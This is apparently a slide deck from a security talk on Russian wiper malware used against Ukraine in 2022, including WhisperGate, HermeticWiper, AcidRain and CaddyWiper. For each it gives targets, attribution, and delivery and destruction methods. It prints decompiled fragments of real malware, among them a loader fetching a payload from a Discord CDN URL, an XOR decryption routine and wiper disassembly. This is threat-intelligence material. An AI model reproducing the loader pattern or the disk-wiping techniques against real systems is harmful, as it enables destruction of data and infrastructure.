



# Russian Wipers in the Cyberwar Against Ukraine




Dr. Alexander Adamov, Associate Professor Founder of NioGuard Security Lab Teaching at NURE — and BTH —





## Not so long ago...





**Anton Cherepanov (ESET)** 

**Robert Lipovsky** (ESET)



## Sandworm APT (GRU Unit 74455)


A.k.a. ELECTRUM, Telebots, IRON VIKING, BlackEnergy, Quedagh, VOODOO

BEAR

#### Attributed attacks:

- BlackEnergy (2015)
- Industroyer (2016)
- NotPetya (2017)
- Olympic destroyer (2018)
- etc.

Source: <a href="https://attack.mitre.org/groups/G0034/">https://attack.mitre.org/groups/G0034/</a>



#### Wiper attacks in 2022 **HermeticWiper** (FoxBlade), HermeticWizzard, **HermeticRansom** Industroyer2 + IsaacWiper (SonicVote) CaddyWiper CaddyWiper2 (Lasainraw) 23 Feb 25 Feb 14 March 8 April 24 Feb 13-14 Jan 17 March March WhisperGate AcidRain **DesertBlade** DoubleZero

(FiberLake)



## WhisperGate

Date: 13-14 Jan 2022

Targets: Government infrastructure

Discovered by: CERT-UA, Microsoft

Attribution: DEV-0586 (GRU)

Platform: Windows 64/32-bit

#### Delivery:

- Stage1.exe: MBR writer -> Disk wiper
- Stage2.exe: Trojan-Downloader -> Discord
   -> File wiper

#### Destruction:

- Wiping every 199th sector
- Filling files with '0x100000' of '0xCC' byte



CO

mon.gov.ua

Українець! Всі ваші особисті дані були завантажені в загальну мережу. Всі дані на комп'ютері знищуються, відновити їх неможливо. Вся інформація про вас стала публічною, бійтеся і чекайте гіршого. Це Вам за ваше минуле, сьогодення і майбутнє. За Волинь, за ОУН УПА, за Галичину, за Полісся і за історичні землі.

Украинец! Все ваши личные данные были загружены в общую сеть. Все данные на компьютере уничтожаются, восстановить их невозможно. Вся информация о вас стала публичной, бойтесь и ждите худшего. Это Вам за ваше прошлое, настоящее и будущее. За Волынь, за ОУН УПА, за Галицию, за Полесье и за исторические земли.

Ukrainiec! Wszystkie Twoje dane osobowe zostały przesłane do wspólnej sieci. Wszystkie dane na komputerze są niszczone, nie można ich odzyskać. Wszystkie informacje o Tobie stały się publiczne, bój się i czekaj na najgorsze. To dla Ciebie za twoją przeszłość, teraźniejszość i przyszłość. Za Wołyń, za OUN UPA, Galicję, Polesie i za tereny historyczne.



## Public file sharing services

 WhisperGate (stage2.exe): Downloading a malware from the Discord CDN as an attachment

```
dnSpy v6.1.8 (64-bit, .NET)
                          Window
                                                     C#
                               ▼ X Facade
Assembly Explorer

▲ 

Thopbh (10.0.18362.1500)

                                          70
                                                           num2 = 7;
   71
                                                           continue;
                                          72
                                                           IL 3C:
      D ■ PE
                                                           Facade.InsertItem(array, 0, array.Length);
                                          73
      ▶ ■ Type References
                                          74
                                                           goto IL 4D;
      ▶ ••■ References
                                          75
                                                           IL 117:
      Resources
                                                           byte[] array2 = (byte[])Facade.UpdateItem(typeof(WebClient).GetMethor
                                                                                                                                 ("DxownxloxadDxatxxax".Replace("x", ""
                                          76
                                                                                                                                                                         new Type[]
      4 {} -
                                          77
         ▶ 1 \u0003 @02000003
                                                               Facade.MoveItem(typeof(string).TypeHandle)
                                          78
         ▶ % <Module> @02000001
                                                           }), new WebClient(), new object[]
                                          79

▶ へ Module>{89a366a7-2270-46
                                          80
         ▶ % Facade @02000002
                                                                "https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg"
                                          81
                                          82
         ▶ % Manager @02000005
                                          83
                                                           if (5 == 0)
         MockParamsStub @02000004
                                          84
      WindowsFormsApp12.Properties
                                          85
                                                               num2 = 4;
```



## Tbopbh.jpg / Frkmlkdkdubkznbkmcf.dll





## Fileless execution

#### WhisperGate

Stage2.exe downloads a .NET DLL (Tbopbh.jpg / Frkmlkdkdubkznbkmcf.dll)
 from Discord CDN and launches it via RuntimeAssembly without saving on

disk.

```
// Token: 0x06000511 RID: 1297 RVA: 0x0001940C File Offset: 0x0001760C
internal static byte[] smethod 1(Class116.Class119.Class120 class120 0)
    Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream(class120 0.string 2);
    if (manifestResourceStream == null)
                          // Token: 0x06000508 RID: 1288 RVA: 0x0001903C File Offset: 0x0001723C
                           private static byte[] smethod_6(byte[] byte_0)
                              string s = "LKf/VjV6KlpzXaFkzH0Lvld5ylJ0zPjQTgiWG109rCJ5kQ465LHVFLsit0agXgkz11QXK84TPX621d95b0N1QtpnAFEoPgSEag==";
                              Class31.smethod 1(array);
                              Class116.Class118 @class = new Class116.Class118(array);
                              int num = byte_0.Length;
                              byte b = 0;
                              byte b2 = 121;
                              byte[] array2 = new byte[]
    return array12
                              for (int num2 = 0; num2 != num; num2++)
                                     b2 = @class.method_1();
                                  byte_0[num3] ^= (b2 ^ array2[num2 >> 2 & 3] ^ array2[(int)(b & 3)]);
```



## Using MBR to wipe data on physical drives



#### Wiper attacks in 2022 **HermeticWiper** (FoxBlade), HermeticWizzard, **HermeticRansom** Industroyer2 + IsaacWiper (SonicVote) CaddyWiper CaddyWiper2 (Lasainraw) 23 Feb 25 Feb 14 March 8 April

March

**DesertBlade** 

17 March

DoubleZero

(FiberLake)

24 Feb

AcidRain

WhisperGate

13-14 Jan



## HermeticWiper

Date: 23 Feb 2022

Targets: Government infrastructure

Discovered by: CERT-UA, ESET

Attribution: Sandworm

Platform: Windows 32-bit


Delivery:

HermeticWizzard via WMI and SMB

GPO

#### Destruction:

- Via EaseUS driver
- The data is overwritten with randomly generated bytes
- Wipes MBR, MFT, system registry, \$Bitmap and \$LogFile on all drives, Windows Events Log





## Feb 24, Kharkiv. The Russian invasion starts





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(FiberLake)



## AcidRain

Date: 24 Feb 2022

Targets: Viasat KA-SAT modems

Discovered by: CERT-UA, SentinelLabs

Attribution: Sandworm (VPNFilter)

Platform: Linux and Solaris (ELF 32-bit MIPS)

Delivery: Supply-chain attack via a

misconfigured VPN appliance.

Destruction: Overwriting data in flash memory

on the modems



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March

**DesertBlade** 

17 March

DoubleZero

(FiberLake)

24 Feb

AcidRain

WhisperGate

13-14 Jan



## IsaacWiper (Lasainraw)

Date: 24-25 Feb 2022

Targets: UA enterprises

Discovered by: CERT-UA, ESET, and

Microsoft

Attribution: -


Platform: Windows 32-bit

Delivery: RemCom?

Destruction: Wipes the first 0x10000 bytes

of each disk using the random data

(Mersenne Twister PRNG).



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(FiberLake)

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## DesertBlade

Date: early March

Targets: a single Ukrainian entity

Discovered by: CERT-UA, Microsoft

Attribution: -


Platform: Windows 32-bit (Golang)

Delivery: GPO

Destruction: Iteratively overwriting and then deleting overwritten files on all accessible drives. Sparing the system if it is a domain controller.

#### Wiper attacks in 2022





## CaddyWiper

Date: 14 March 2022

Targets: UA orgs

Discovered by: CERT-UA, ESET


Attribution: -

Platform: Windows 32-bit

Delivery: GPO

Destruction: overwriting the first 1920 bytes of data with '0' using 'CreateFileW' and 'DeviceIoControl' on from '\.\\\PHYSICALDRIVE[9-0]'

```
.text:006510ED mov
                        [ebp+var 34], eax
                        [ebp+var 64], 6Eh ; 'n'
.text:006510F0 mov
.text:006510F4 mov
                        [ebp+var 63], 65h
.text:006510F8 mov
                        [ebp+var 62], 74h
                        [ebp+var 61], 61h
.text:006510FC mov
.text:00651100 mov
                        [ebp+var 60], 70h
                        [ebp+var 5F], 69h
.text:00651104 mov
.text:00651108 mov
                        [ebp+var 5E], 33h;
.text:0065110C mov
                        [ebp+var 5D], 32h
                        [ebp+var 5C], 2Eh;
.text:00651110 mov
                        [ebp+var 58], 64h;
.text:00651114 mov
.text:00651118 mov
                        [ebp+var 5A], 6Ch;
                        [ebp+var 59], 6Ch ; '1'
.text:0065111C mov
.text:00651120 mov
                        [ebp+var 58], 0
.text:00651124 lea
                        edx, [ebp+var 64]
.text:00651127 push
                        edx
.text:00651128 call
                        [ebp+var 34]
.text:0065112B mov
                        [ebp+Buffer], 0
.text:00651132 lea
                        eax, [ebp+Buffer]
.text:00651135 push
                                                          ; Buffer
.text:00651136 push
                                                          ; InfoLevel
                                                          ; lpServer
.text:00651138 push
                       ds:DsRoleGetPrimarvDomainInformation
text:0065113A call
                                                        short loc 4011B
                                                                 💶 🚄 🖼
                                        edx, [ebp+var 20]
                                                                   loc 4011BF:
                                 call
                                        sub 4022A0
                                                                          sub 4011D0
                                        esp, 4
                                        al, [ebp+var_20]
                                                                          disk partition corrupt
                                 add
                                        al, 1
                                         [ebp+var 20], al
                                 mov
                                        short loc_40119A | file corrupt
```



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(FiberLake)



## DoubleZero (FiberLake)

Date: 24-25 Feb 2022

Targets:

Discovered by: CERT-UA

Attribution: UAC-0088

Platform: .NET (C#)

Delivery:



Spear-phishing attack with a ZIP archive containing the file "Вирус... крайне опасно!!!.zip" (translated from Russian: "Virus... extremely dangerous!!!.zip").

#### Destruction:

- NtfsControlFile(FSCTL\_SET\_ZERO\_DATA)
- FileStream.Write( 4096 zero bytes )
- The wiper destroys HKCU, HKU, HKLM, HKLM\BCD in the System registry.

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(FiberLake)



## Industroyer2 + CaddyWiper2

Date: April 1, scheduled for April 8


Discovered by: CERT-UA and ESET

Attribution: Sandworm

Platform: Windows 32-bit

CaddyWiper2 =

AprilAxe | ARGUEPATCH (peremoga.exe = patched win32\_remote.exe) + CaddyWiper (pa1.pay)




```
.text:004719CA
.text:004719CA loc 4719CA:
.text:004719CA mov
                       edi, [ebp+var 8
.text:004719CD xor
                       al, [edi+edx*2]
.text:004719D0 inc
                       edx
.text:004719D1 mov
                       [ecx], al
                                     [edi+edx*2]=[debug027:aJribdfimcqakvb]
.text:004719D3 cmp
                       edx, 10h
                                     aJribdfimcqakvb:
                       short loc 471
.text:004719D6 jb
```



## Attacks on Ukrainian power grids

- 2015 BlackEnergy v3 + KillDisk
- 2016 Industroyer
- 2022 Industroyer2 + CaddyWiper2
- 11 Sep 2022 TEC-5 hit by "Kalibr" cruise missiles




## Conclusions



## Scorched earth practice

Wipers can cause a long-term DoS for critical infrastructure:

- Government services WhisperGate
- Financial WhisperGate
- Communication AcidRain
- Energy sector (power grids, NPPs) BlackEnergy, Industroyer (2)





## Unselective: Tornado-S vs NotPetya and AcidRain

9K515 "Tornado-S" (S - Smerch) - modernized MLRS 9K58 "Smerch". The system includes a modernized combat vehicle equipped with new fire control and new 300 mm unguided rockets with a maximum flight range of up to 120 km, as well as an adjustable 9M542 rocket with a detachable high-explosive fragmentation or cluster warhead with a firing range of up to 120 km.


Wikipedia





